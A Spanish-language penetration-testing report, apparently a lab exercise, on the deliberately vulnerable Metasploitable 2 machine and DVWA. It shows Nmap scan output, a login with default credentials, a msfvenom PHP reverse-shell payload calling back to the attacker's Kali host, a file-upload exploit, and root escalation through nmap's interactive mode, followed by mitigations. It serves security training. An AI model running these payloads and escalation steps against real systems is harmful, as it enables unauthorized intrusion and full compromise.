Reporte de Pentesting v2: Objetivo Metasploitable (DVWA)

1. Introducción

Resumen del objetivo y alcance del ejercicio.

El objetivo de esta auditoría de seguridad fue realizar un test de intrusión (pentesting) ético sobre la máquina virtual Metasploitable 2, específicamente enfocándonos en la aplicación web vulnerable DVWA (Damn Vulnerable Web App). El alcance del ejercicio incluyó las fases de reconocimiento, escaneo, explotación de vulnerabilidades web y escalación de privilegios hasta obtener acceso total (root) al sistema operativo.

2. Metodología

Herramientas y técnicas utilizadas:

Para llevar a cabo este ejercicio, se utilizó la distribución de seguridad Kali Linux y las siguientes herramientas:

- Nmap: Para el descubrimiento de host, puertos abiertos y detección inicial de vulnerabilidades.
- Navegador Web (Firefox): Para la interacción manual con la aplicación DVWA.
- Exploit-DB / Searchsploit: Para la investigación de exploits conocidos.
- Metasploit Framework (MSFVenom & Multi/Handler): Para la creación de payloads maliciosos y gestión de conexiones reversas.
- Técnicas Manuales: Abuso de binarios del sistema (Nmap) para escalación de privilegios.

3. Resultados

Detalles de las vulnerabilidades explotadas


Se identificó que el servidor objetivo tenía el puerto 80 abierto ejecutando una aplicación web (DVWA). Mediante un escaneo inicial, se detectaron múltiples vectores de ataque potenciales.

Evidencia de reconocimiento:

Se utilizó el comando nmap -sV --script=vuln <IP> para identificar servicios y vulnerabilidades.


```
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
|_irc-unrealircd-backdoor: Server closed connection, possibly due to too many reconnects. Try again with argument irc-unrealircd-backdoor.wait
 set to 100 (or higher if you get this message again).
8009/tcp open  ajp13?
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-vuln-cve2014-3704: ERROR: Script execution failed (use -d to debug)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
MAC Address: 08:00:27:05:80:C4 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: false

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 641.85 seconds
```


Tras acceder a la aplicación web con credenciales por defecto (admin:password), se confirmó acceso al panel de control.



Investigación de Exploits

Se procedió a investigar vulnerabilidades de tipo "Command Injection" y ejecución remota de código en bases de datos públicas como Exploit-DB.





Proceso de Explotación (Comandos y Herramientas)

Para explotar el sistema, se optó por una vulnerabilidad de "File Upload" (subida de archivos arbitrarios) combinada con ejecución de código.

1) Generación del Payload: Se creó un archivo malicioso shell.php usando msfvenom para establecer una conexión reversa: msfvenom -p php/meterpreter/reverse_tcp LHOST=<IP-KALI> LPORT=4444 -f raw > shell.php
2) Subida del Archivo: Se subió el archivo a través de la sección "Upload" de DVWA.
3) Ejecución: Se configuró un "listener" en Metasploit (exploit/multi/handler) y se navegó a la URL del archivo subido para detonar el payload.

Evidencia de Explotación:

Se obtuvo acceso exitoso al sistema con una sesión de Meterpreter.

4. Escalación de Privilegios

Técnicas utilizadas y resultados obtenidos

Inicialmente, el acceso obtenido fue con el usuario www-data (usuario de bajos privilegios del servidor web). Para obtener control total, se identificó que el binario nmap instalado en la víctima permitía el modo interactivo con privilegios elevados.

Procedimiento:

1) Desde la sesión de Meterpreter, se accedió a una shell del sistema.
2) Se ejecutó el modo interactivo de Nmap: /usr/bin/nmap --interactive.
3) Se escapó a una shell del sistema desde Nmap usando el comando !sh.

Resultado Final:

El sistema otorgó una shell con permisos de root.

5. Mitigación

Propuestas para remediar las vulnerabilidades explotadas:

1. Para la Subida de Archivos (File Upload):
   - Validar estrictamente el tipo de archivo y extensión en el servidor (lista blanca de extensiones permitidas).
   - Evitar que los archivos subidos tengan permisos de ejecución.
   - Almacenar los archivos subidos en un servidor o directorio separado sin permisos de script.
2. Para la Escalación de Privilegios (Nmap):
   - Actualizar Nmap a una versión moderna que no soporte el modo interactivo inseguro.
   - Remover el bit SUID de binarios que no lo necesiten estrictamente.
   - Restringir el acceso a herramientas de administración (como nmap) para usuarios no privilegiados (www-data).

6. Conclusión

Impacto y Reflexión:

El ejercicio demostró cómo una configuración débil en una aplicación web (DVWA en nivel 'Low') puede llevar al compromiso total de un servidor. La vulnerabilidad inicial permitió la entrada al sistema, pero fue la mala configuración interna (binarios desactualizados y permisos laxos) lo que permitió a un atacante tomar el control absoluto (Root). Esto resalta la importancia de la "defensa en profundidad": no basta con proteger la web, también se debe endurecer el sistema operativo interno.